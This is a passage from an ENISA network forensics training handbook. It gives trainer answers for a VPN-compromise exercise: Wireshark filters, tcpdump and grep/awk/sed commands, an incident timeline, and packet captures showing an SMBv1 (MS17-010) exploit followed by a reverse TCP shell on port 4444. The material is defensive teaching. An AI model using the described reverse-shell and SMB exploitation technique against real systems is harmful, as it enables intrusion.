


Figure 5-103. “Follow TCP stream” of the attack (source: screenshot created by ENISA)

f. What can be said about the readability of the network activity during the VPN connection?

When using network dump file `routerairport_20180726_enp0s8.pcap` with Wireshark, students can list the OpenVPN traffic by the filter below.

```
ip.addr == 198.51.100.20 and tcp.port == 1194
```

The application data inside the OpenVPN traffic is encrypted and therefore not readable.




Figure 5-104. Screenshot of the encrypted payload in Wireshark (source: screenshot created by ENISA)

g. Convert the `routeritsaeu_20180726_enp0s8.pcap` to ASCII

The conversion can be done using the command line tool `tcpdump`. The parameter `-A` will print each packet (minus its link level header) in ASCII. Read each packet from the file with parameter `-r`.

```
$ tcpdump -A -r
routeritsaeu_20180726_enp0s8.pcap > routeritsaeu_20180726_enp0s8.txt
```

h. Create a timeline of the incident based on the available log files

Because the VPN connection is encrypted, not all information can be retrieved from the log files.

- Jul 26, 2018 16:36:18 CEST VPN connection initiated from computer 198.51.100.20

- Jul 26, 2018 17:00:00 CEST Bob locks his computer and leaves the office
- Jul 26, 2018 18:07:43 CEST VPN computer 198.51.100.20 compromised by hacker from 192.0.2.80
- Jul 26, 2018 18:14:08 CEST hacker (192.0.2.80) initiates a RDP connection to Bob's computer (198.51.100.20)

(Hacker attacks servers using an RDP session that and using the VPN connection Bob established earlier (10.20.31.2) at VPN server 203.0.113.210)
- Jul 26, 2018 22:47:50 CEST -> Jul 26, 2018 22:57:24 CEST there where 16 invalid logins from the VPN connection with the username admin.
- Jul 26, 2018 22:58:57 CEST the VPN connection lost




Figure 5-105. Timeline of the attack (source: screenshot created by ENISA)

Bonus question (time-dependent):

- i. Select output form ASCII output routeritsaeu_20180726_enp0s8.pcap
When solving this exercise, command line tools *cat*, *grep*, *awk*, *sed* are used.
Below is described *a way* that leads to the desired result.

- List the contents of the file routeritsaeu_20180726_enp0s8.txt
- The OpenVPN port is 1194 but replaced in the log file by *openvpn*
- Use the tool to *grep* to show the lines form the output that contains the word *openvpn*
- Print the fields 1,3,4 and 5 of the output with *awk*
- Replace the last colon with nothing (delete)
- Replace pattern <dot> followed by 6 numbers by nothing (e.g. .123456) (delete)

```
$ cat routeritsaeu_20180726_enp0s8.txt | grep openvpn | awk '{print $1,$3,$4,$5}' | sed s/.$//g | sed s/[.] [0-9] [0-9] [0-9] [0-9] [0-9] [0-9]//g
```

5.3.4.4 TASK 4: Examine the attack

Getting started

The student needs the following network dump files: for this task:

- routerairport_20180726_enp0s8.pcap
- routeritsaeu_20180726_enp0s8.pcap


Student

- Based on the information in the log files, which attack is probably used?
- What technique is used by the hacker to bypass firewall restrictions on open ports?

Trainer

- Based on the information in the log files, which attack is probably used?

The attack is using the SMB protocol. The SMB request is done with NT LM 0.12 which is version SMBv1.



No.	Time	Source	Destination	Protocol	Length	Info
13445	5478.462183	192.0.2.80	198.51.100.20	TCP	74	35441 → 445 [SYN] Seq
13446	5478.462656	198.51.100.20	192.0.2.80	TCP	74	445 → 35441 [SYN, ACK]
13447	5478.463449	192.0.2.80	198.51.100.20	TCP	66	35441 → 445 [ACK] Seq
13448	5478.468518	192.0.2.80	198.51.100.20	SMB	117	Negotiate Protocol Request
13449	5478.482214	198.51.100.20	192.0.2.80	SMB	197	Negotiate Protocol Response
13450	5478.483112	192.0.2.80	198.51.100.20	TCP	66	35441 → 445 [ACK] Seq
13451	5478.491369	192.0.2.80	198.51.100.20	SMB	202	Session Setup AndX Request
13452	5478.491903	198.51.100.20	192.0.2.80	SMB	172	Session Setup AndX Response
13453	5478.510628	192.0.2.80	198.51.100.20	SMB	141	Tree Connect AndX Request
13454	5478.511133	198.51.100.20	192.0.2.80	SMB	124	Tree Connect AndX Response
13465	5478.552893	192.0.2.80	198.51.100.20	SMB	1150	NT Trans Request, <U
13466	5478.553508	198.51.100.20	192.0.2.80	SMB	105	NT Trans Response, <

SMB (Server Message Block Protocol)

- SMB Header
- Negotiate Protocol Request (0x72)
 - Word Count (WCT): 0
 - Byte Count (BCC): 12
 - Requested Dialects
 - Dialect: NT LM 0.12**


0030 00 e5 9e 9e 00 00 01 01 08 0a 55 7b 1b ca 00 09U{....
 0040 23 92 00 00 00 2f ff 53 4d 42 72 00 00 00 00 18 #.../.S MBr....
 0050 01 68 00 00 00 00 00 00 00 00 00 00 00 00 00 .h.....
 0060 00 00 00 00 00 00 00 0c 00 02 4e 54 20 4c 4d 20NT LM
 0070 30 2e 31 32 00 00 00 00 00 00 00 00 00 00 00 00 .0.12.

Dialect (smb.dialect), 12 bytes Packets: 111507 · Displayed: 42 (0.0%) · Load time: 0:0.954 Profile: Default

Figure 5-106. The use of SMBv1 in the attack (source: screenshot created by ENISA)

Based on some fact that the victim is using Windows 7 and the use SMB version is 1 (NT LM 0.12), the used attack is most likely based on vulnerability MS17-10.

b. What technique is used by the hacker to bypass firewall restrictions on open ports? Normally an attacker attacks by a connection to the victim. The problem with this method is that the victim's firewall may block incoming traffic at port level. Outgoing traffic is less blocked in the firewall. When the attacker orders the victim's computer to initiate the connection, the connection will be established without hindrance from firewall rules. In this case the victim initiates a connection to the computer of the hacker on port 4444 (TCP). The hacker's computer was already running a listener on that port. The hacker uses the technique "Reverse TCP".



The screenshot shows a Wireshark capture of network traffic. The filter is set to `ip.addr == 192.0.2.80 and ip.addr == 198.51.100.20 and tcp.port == 4444`. The packet list shows a SYN packet from 198.51.100.20 to 192.0.2.80 on port 4444. The packet details show the TCP header with Seq=0 and Len=0. The packet bytes show the raw data.

No.	Time	Source	Destination	Protocol	Length	Info
14112	5535.274126	198.51.100.20	192.0.2.80	TCP	66	1147 → 4444 [SYN] Seq=0 W
14113	5535.275154	192.0.2.80	198.51.100.20	TCP	66	4444 → 1147 [SYN, ACK] Se
14114	5535.275594	198.51.100.20	192.0.2.80	TCP	60	1147 → 4444 [ACK] Seq=1 A
14115	5535.432454	192.0.2.80	198.51.100.20	TCP	58	4444 → 1147 [PSH, ACK] Se
14116	5535.433891	192.0.2.80	198.51.100.20	TCP	13194	4444 → 1147 [ACK] Seq=5 A
14117	5535.434401	198.51.100.20	192.0.2.80	TCP	60	1147 → 4444 [ACK] Seq=1 A
14118	5535.435509	192.0.2.80	198.51.100.20	TCP	1514	4444 → 1147 [ACK] Seq=131
14119	5535.435520	192.0.2.80	198.51.100.20	TCP	1514	4444 → 1147 [ACK] Seq=146
14120	5535.435522	192.0.2.80	198.51.100.20	TCP	1514	4444 → 1147 [ACK] Seq=166
14121	5535.435523	192.0.2.80	198.51.100.20	TCP	1514	4444 → 1147 [ACK] Seq=175
14122	5535.435525	192.0.2.80	198.51.100.20	TCP	1514	4444 → 1147 [ACK] Seq=185

Frame 14112: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
 Ethernet II, Src: PcsCompu_ef:63:fb (08:00:27:ef:63:fb), Dst: PcsCompu_c1:5f:20 (08:00:27:c1:5f:20)
 Internet Protocol Version 4, Src: 198.51.100.20, Dst: 192.0.2.80
 Transmission Control Protocol, Src Port: 1147, Dst Port: 4444, Seq: 0, Len: 0

0010 00 34 17 b3 40 00 80 06 f6 78 c6 33 64 14 c0 00 .4..@... .x.3d...
 0020 02 50 04 7b 11 5c e6 00 85 8f 00 00 00 00 80 02 .P.{.\... ..
 0030 20 00 e1 10 00 00 02 04 05 b4 01 03 03 08 01 01
 0040 04 02 ..

Transmission Control...ocol (tcp), 32 byte Packets: 111507 · Displayed: 15233 (13.7%) · Load time: 0:1.217 Profile: Default

Figure 5-107. The use of "Reverse TCP" in the attack (source: screenshot created by ENISA)

5.3.5 Summary of the exercise

- Provide a careful Chain of Custody. Mistakes or errors on for example hash values of evidence material can cause legal issues.
- Encrypted VPN connections make the network forensic investigation difficult. The network traffic is not readable. The combination of more different log files may be required for the investigation.
- Established (or auto login) VPN connections can be dangerous if the computer gets compromised. An established VPN connection may cause that the accessible networks can be abused by a malicious attacker.
- There are graphical tools to examine network dumps as well as command line tools.
- Binary network dumps can be converted to ASCII which is useful for the use of command line tools.

- Command line tools are powerful to select and display specific information from the network dumps.

5.3.6 Conclusions / Recommendations

- The use of vendors for support involves security risks. But risk can be reduced²⁰⁵.
- Select the best vendor by use of questionnaires during initial contract negotiations.
- Ensure that there are procedures in place at the third party that guarantee a safe working method. ISO 27001 is a good starting point.
- Segment the network so that vendors can only access their systems and applications.
- Ensure that there is mobile device management (MDM) at third party side.
- Ensure that there is separation of tasks at third party side
- Secure maintenance periods / procedures.
- Restrict access to the specific systems required during a specific time frame²⁰⁶.
- Limit physical access to the information and buildings.
- Separate administrative accounts from non-administrative accounts.
- Use encryption for data storage for data transfer.
- Keep your vendors accountable for their actions²⁰⁷.

5.3.7 Tools used in this use-case

- <http://www.tcpdump.org/> (last accessed on July 31th 2018)
- <https://www.wireshark.org/> (last accessed on July 31th 2018)
- <https://www.kali.org> (last accessed on July 31th 2018)
- <https://www.pfsense.org/> (last accessed on July 31th 2018)
- <https://openvpn.net/> (last accessed on July 31th 2018)

5.3.8 Evaluation metrics

- How VPN connections can be compromised
 - Understand that the active VPN connection is at risk if the computer is compromised
- Network analysis
 - Analyse the router network packet capture file(s) with Wireshark
 - Find (encrypted) VPN traffic in packet capture file(s)
 - Find Indicators of Compromise of the attack in the packet capture file(s)
 - Create a timeline of the attack
- Attack analysis
 - Find the attack that was used to compromise the machine.

²⁰⁵ Cain (2013), <https://www.sans.org/reading-room/whitepapers/policyissues/controlling-vendor-access-small-businesses-34345>

²⁰⁶ Cooper (2003), <https://www.giac.org/paper/gsec/2948/controlling-remote-access-vendor-support/104954>

²⁰⁷ SecureLink (2018), <https://www.securelink.com/solutions/managing-vendor-access/>

6. Glossary

ARP	Address Resolution Protocol
ASCII	American Standard Code for Information Interchange
C&C	Command and Control (Server)
CLI	Command Line Interfaces
COTP	Connection Oriented Transport Protocol
GUI	Graphical User Interface
ICS	Industrial Control Systems
IGMP	Internet Group Management Protocol
ISO 27001	International Organization for Standardization
LLDP	Link Local Discovery Protocol
LLMNR	Link Local Multicast Name Resolution
PCAP	Packet CAPture
PLC	Programmable Logic Controller
SCADA	Supervisory Control and Data Acquisition
SMB	Server Message Block
SSDP	Simple Service Discovery Protocol
TCP	Transmission Control Protocol
TPKT	Packet format used to transport OSI TPDU's over TCP
TPDU	(OSI) Transport Protocol Data Uni
UDP	User Datagram Protocol
VNC	Virtual Network Computing

7. References

- Aboba, B. et al. (2007), RFC 4795: Link-Local Multicast Name Resolution (LLMNR), January 2007, <https://tools.ietf.org/html/rfc4795> (last accessed on October 7th, 2018)
- Aircrack-ng (2018), *Airodump-ng*, <https://www.aircrack-ng.org/doku.php?id=airodump-ng> (last accessed on October 7th, 2018)
- Bejtlich, R. (2005), *Structured Traffic Analysis*, (IN)SECURE Magazine Issue 4, October 2005, page 6ff, <https://www.helpnetsecurity.com/insecuremag/issue-4-october-2005/> (last accessed on October 7th, 2018)
- Bejtlich, R. (2013), *The Practice of Network Security Monitoring – Understanding Incident Detection and Response*, No Starch Press, 2013, ISBN-13:1-59327-509-9
- Bernes-Lee, T et al. (1996), RFC 1945: Hypertext Transfer Protocol -- HTTP/1.0, <https://tools.ietf.org/rfc/rfc1945> (last accessed on October 7th, 2018)
- Bluetooth (2018), *Protocol Specifications*, <https://www.bluetooth.com/specifications/protocol-specifications> (last accessed on October 7th, 2018)
- Brezinski, D. and Killalea T. (2002), RFC3227: *Guidelines for Evidence Collection and Archiving*, February 2002, <https://www.ietf.org/rfc/rfc3227.txt> (last accessed on October 7th, 2018)
- Brownlee, N. et al. (1999), RFC 2722 – *Traffic Flow Measurement: Architecture*, 1999, <https://tools.ietf.org/html/rfc2722> (last accessed on October 7th, 2018)
- Cain, C. (2013), *Controlling Vendor Access For Small Business*, September 2013, <https://www.sans.org/reading-room/whitepapers/policyissues/controlling-vendor-access-small-businesses-34345> (last accessed on October 7th, 2018)
- Carrier, B. (2006), *Basic Digital Forensic Investigation Concepts*, 2006, http://www.digital-evidence.org/di_basics.html (last accessed on October 7th, 2018)
- Casey, E. (2011), *Digital evidence and computer crime: forensic science, computers and the internet*, 3rd ed., Academic Press, 2011, ISBN 978-0-12-374268-1
- Chappell, L. (2012), *Wireshark Network Analysis – The Official Wireshark Certified Network Analyst Study Guide*, 2nd ed., Protocol Analysis Institute, Inc, dba Chappell University, 2012, ISBN: 978-1-893939-94-3
- Cheshire, S. and Krochmal, M. (2013), RFC 6762: Multicast DNS, February 2013, <https://tools.ietf.org/html/rfc6762> (last accessed on October 7th, 2018)
- Chetlall, M., (2018) *YES! Encrypted Traffic Can Be Classified*, April 2018, https://qosmos.com/blog_qosmos/yes-encrypted-traffic-can-be-classified-2/ (last accessed on October 7th, 2018)
- Chismon, D. (2015), *Threat Intelligence: Collecting, Analysing, Evaluating*, MWR, https://www.ncsc.gov.uk/content/files/protected_files/guidance_files/MWR_Threat_Intelligence_whitepaper-2015.pdf (last accessed on October 7th, 2018)

- Cooper, M. (2003), *Controlling Remote Access for Vendor Support*, SANS Institute, May 2003, <https://www.giac.org/paper/gsec/2948/controlling-remote-access-vendor-support/104954> (last accessed on October 7th, 2018)
- Davidoff, S. and Ham, J. (2012), *Network Forensics: Tracking Hackers through Cyberspace*, Prentice Hall, 2012, ISBN-10: 0-13-256471-8
- Debar, H. et al. (2007), *RFC 4765: The Intrusion Detection Message Exchange Format (IDMEF)*, March 2007, <https://www.ietf.org/rfc/rfc4765.txt> (last accessed on October 7th, 2018)
- Dietrich N. (2016), *Snort IPS Inline Mode on Ubuntu*, Sublime Robots, 2016, <http://sublimerobots.com/2016/02/snort-ips-inline-mode-on-ubuntu/> (last accessed on October 7th, 2018)
- EC-Council Press (2010), *Computer Forensics – Investigating Network Intrusions & Cyber Crime*, 2010, Cengage Learning, ISBN-13: 978-1-4354-8352-1
- EDRM Glossary (n.d.), *Chain of Custody*, <http://www.edrm.net/resources/glossaries/glossary/c/chain-of-custody> (last accessed on October 7th, 2018)
- Elz, R. and Bush, R. (1997), *RFC 2181: Clarifications to the DNS Specification*, July 1997, <https://tools.ietf.org/html/rfc2181> (last accessed on October 7th, 2018)
- ENISA (2011), *Protecting Industrial Control Systems Recommendations for Europe and Member States*, <https://www.enisa.europa.eu/topics/critical-information-infrastructures-and-services/scada> (last accessed on October 7th, 2018)
- ENISA (2013a), *Identification and handling of electronic evidence*, 2013, https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational#identification_handling (last accessed on October 7th, 2018)
- ENISA (2013b), *Presenting, correlating and filtering various feeds*, September 2013, <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/presenting-correlating-and-filtering-various-feeds-handbook> (last accessed on October 7th, 2018)
- Farnham, G. (2013), *Detecting DNS Tunneling*, SANS Institute, February 2013, <https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152> (last accessed on October 7th, 2018)
- Fielding, R. and Reschke, J. (Ed.) (2014), *RFC 7231: Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content*, June 2014, <https://tools.ietf.org/html/rfc7231#section-6> (last accessed on October 7th, 2018)
- Fry, C., Nystrom, M. (2009), *Security Monitoring – Proven Methods for Incident Detection on Enterprise Networks*, O'Reilly, 2009, ISBN: 978-0-596-51816-5
- Gerhards, R. (2009), *RFC 5424: The Syslog Protocol*, March 2009, <http://www.rfc-editor.org/rfc/rfc5424.txt> (last accessed on October 7th, 2018)
